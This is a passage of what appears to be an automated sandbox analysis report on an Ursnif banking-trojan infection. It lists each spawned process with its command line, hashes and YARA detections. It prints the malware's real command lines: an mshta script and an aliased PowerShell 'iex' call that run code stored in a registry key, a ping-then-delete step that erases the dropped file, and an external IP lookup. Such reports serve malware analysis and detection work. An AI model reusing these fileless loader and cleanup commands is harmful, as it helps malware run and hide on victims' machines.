Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402320891.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.404803745.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402410864.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000001.00000003.407052672.0000000002FD9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461577321.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461546582.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: mshta.exe PID: 988 Parent PID: 3440

General

Start time:	13:24:34
Start date:	12/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Jyrg='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Jyrg).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\\DeviceFile'));if(!window.flag)close()</script>
Imagebase:	0x7ff666080000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 6652 Parent PID: 988

General

Start time:	13:24:37
Start date:	12/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name srwqatl -value gp; new-alias -name aefymkfl -value iex; aefymkfl ([System.Text.Encoding]::ASCII.GetString((srwqatl "HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550").UtilTool))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000000C.00000002.622062624.00000177102EB000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 6816 Parent PID: 6652

General

Start time:	13:24:37
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 7160 Parent PID: 6652

General

Start time:	13:24:48
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.cmdline
Imagebase:	0x7ff6804e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 7136 Parent PID: 7160

General

Start time:	13:24:50
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES533B.tmp" "c:\Users\user\AppData\Local\Temp\vjag4cgm\CSC876E17C1D4FA4A478F85FCB91E435E.TMP"
Imagebase:	0x7ff6293f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: control.exe PID: 6004 Parent PID: 7036

General

Start time:	13:24:55
Start date:	12/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6da450000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000000.476711224.0000000000520000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000000.480249621.0000000000520000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000000.478021133.0000000000520000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.482209524.000001D87239C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000002.576309112.000001D87239C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.482360612.000001D87239C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.482275696.000001D87239C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.565242259.000001D87239C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000012.00000002.573725665.0000000000521000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.482336864.000001D87239C000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: csc.exe PID: 6256 Parent PID: 6652

General

Start time:	13:24:55
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @" C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.cmdline
Imagebase:	0x7ff6804e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 5772 Parent PID: 6256

General

Start time:	13:24:59
Start date:	12/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES771E.tmp" "c:\Users\user\AppData\Local\Temp\wvnfnueh\CSCD2B2FCBE1BFD4A96A519A01DF502239.TMP"
Imagebase:	0x7ff6293f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3440 Parent PID: 6004

General

Start time:	13:25:08
Start date:	12/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6168 Parent PID: 3440

General

Start time:	13:25:25
Start date:	12/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\lia.exe
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4844 Parent PID: 6168

General

Start time:	13:25:25
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: 6428 Parent PID: 6168

General

Start time:	13:25:26
Start date:	12/01/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff6aa6f0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 3092 Parent PID: 3440

General

Start time:	13:25:42
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.887863520.0000021DB7F02000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000021.00000000.585135528.0000021DB8A00000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000021.00000002.889460843.0000021DB8A01000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000021.00000000.598890734.0000021DB8A00000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000021.00000000.590438554.0000021DB8A00000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 5360 Parent PID: 6004

General

Start time:	13:25:42
Start date:	12/01/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff7ff420000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000002.574589889.00000215F4E3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000000.571073263.00000215F47E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.572835965.00000215F4E3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000000.569407993.00000215F47E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000000.567877818.00000215F47E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.572684942.00000215F4E3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.572753584.00000215F4E3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.572871449.00000215F4E3C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000022.00000002.574044553.00000215F47E1000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 6404 Parent PID: 3440

General

Start time:	13:25:58
Start date:	12/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\6AF4.bi1"
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4252 Parent PID: 3440

General

Start time:	13:26:00
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000000.642047864.0000021913010000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000000.648717735.0000021913010000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000000.632217851.0000021913010000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000024.00000002.889547397.0000021913011000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000024.00000002.890361063.0000021913402000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 1080 Parent PID: 6404

General

Start time:	13:26:10
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 5868 Parent PID: 6404

General

Start time:	13:26:10
Start date:	12/01/2022

Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff61e200000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5772 Parent PID: 3440

General

Start time:	13:26:13
Start date:	12/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\6AF4.bi1"
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: backgroundTaskHost.exe PID: 6256 Parent PID: 792

General

Start time:	13:26:15
Start date:	12/01/2022
Path:	C:\Windows\System32\backgroundTaskHost.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca
Imagebase:	0x7ff614b90000
File size:	19352 bytes
MD5 hash:	B7FC4A29431D4F795BBAB1FB182B759A
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4572 Parent PID: 3440

General

Start time:	13:26:24
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000000.680268129.000002DACE370000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000000.672890506.000002DACE370000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000029.00000002.885623791.000002DACE802000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000000.668952654.000002DACE370000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000029.00000002.884777631.000002DACE371000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 3312 Parent PID: 5772

General

Start time:	13:26:28
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 5160 Parent PID: 3440

General

Start time:	13:26:38
Start date:	12/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002B.00000002.758280009.0000026E98402000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002B.00000000.721648561.0000026E98100000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002B.00000000.715754515.0000026E98100000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002B.00000000.709079210.0000026E98100000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000002B.00000002.757780721.0000026E98101000.00000020.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 5652 Parent PID: 3440

General

Start time:	13:26:58
Start date:	12/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735246636.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735331530.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000002.736669788.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735275248.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735063970.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735014776.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735217272.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.734959693.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735178288.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002C.00000003.735119734.0000000003C28000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 804 Parent PID: 5652

General

Start time:	13:26:59
Start date:	12/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis